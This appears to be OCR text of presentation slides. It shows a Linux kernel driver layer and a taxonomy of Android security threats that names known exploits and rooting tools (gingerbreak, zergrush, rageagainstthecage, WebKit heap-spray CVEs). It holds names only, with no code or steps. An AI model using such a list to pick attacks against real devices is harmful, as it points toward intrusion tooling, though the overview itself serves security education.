
LINUX KERNEL

Display Driver | Camera Driver | Bluetooth Driver | Flash Memory Driver | Binder (IPC) Driver

USB Driver | Keypad Driver | WiFi Driver | Audio Drivers | Power Management

Android Security Threats


- **Categories of Existing android platform threat**



- Android Vulnerabilities
  - Possible threat
    - 1.1. web browser dos
      - 1.1.1. webkit library safari 5.02 stack overflow exploit
      - 1.1.2. webkit library safari 4.03 CSS exploit
      - 1.1.3. webkit library safari 4.04 seamonkey exploit
      - 1.1.4. adobe flash player libauthplay.so 10.1.102.64 exploit
    - 1.2. x86 callgate privileged escalation
      - 1.2.1. linux kernel do_brk() VMA LDT callgate exploit
      - 1.2.2. linux kernel binfmt_elf uselib() VMA LDT callgate exploit
      - 1.2.3. linux kernel vmsplice() GDT callgate exploit
      - 1.2.4. linux kernel sys_epoll_wait() integer overflow IDT exploit
    - 1.3. null ptr de-reference
      - 1.3.1. linux kernel sock_sendpage() null ptr deref exploit (android-root)
      - 1.3.2. linux kernel udp_sendmsg() null ptr deref exploit
      - 1.3.3. linux kernel perf_counter_open() null ptr deref exploit
      - 1.3.4. linux kernel pipe() null ptr deref exploit
    - 1.4 ptrace memory corruption
  - Rooting by the owner
    - 2.1. custom firmware
      - 2.1.1. rooting kernel rom update (TEGRAK, iCaRuS)
    - 2.2. application privileged escalation
      - 2.2.1. adbd RLIMIT_NPROC setuid() exploit (rageagainstthecage)
      - 2.2.2. zygote RLIMIT_NPROC setuid() exploit (zimperlich)
      - 2.2.3. adbd ashmem ro.secure exploit (killinginthenameof)
      - 2.2.4. adbd ashmem ASHMEM_SET_PROT_MASK exploit (psneuter)
  - Local security threat
    - 3.1. kernel privileged escalation (PCB access)
      - 3.1.1. linux kernel PowerVR SGX exploit (levitator)
    - 3.2. application privileged escalation
      - 3.2.1. linux kernel udev + hotplug exploit (exploid)
      - 3.2.2. vold volume manager overflow exploit (gingerbreak)
      - 3.2.3. libsysutils use-after-free exploit (zergrush)
  - Remote security threat
    - 4.1. heap spraying exploit
      - 4.1.1. webkit library parsefloat() parsing exploit (CVE-2010-1807)
      - 4.1.2. webkit library removeChild() use-after-free exploit (CVE-2010-1119)
      - 4.1.3. webkit library HTML objects outline exploit (CVE-2010-1813)
      - 4.1.4. adobe flash getsize & date exploit (CVE-2011-0611)
    - 4.2. js drive-by download
      - 4.2.1. htmlfileprovider URI js exploit (CVE-2010-4804)

Android Security Threats

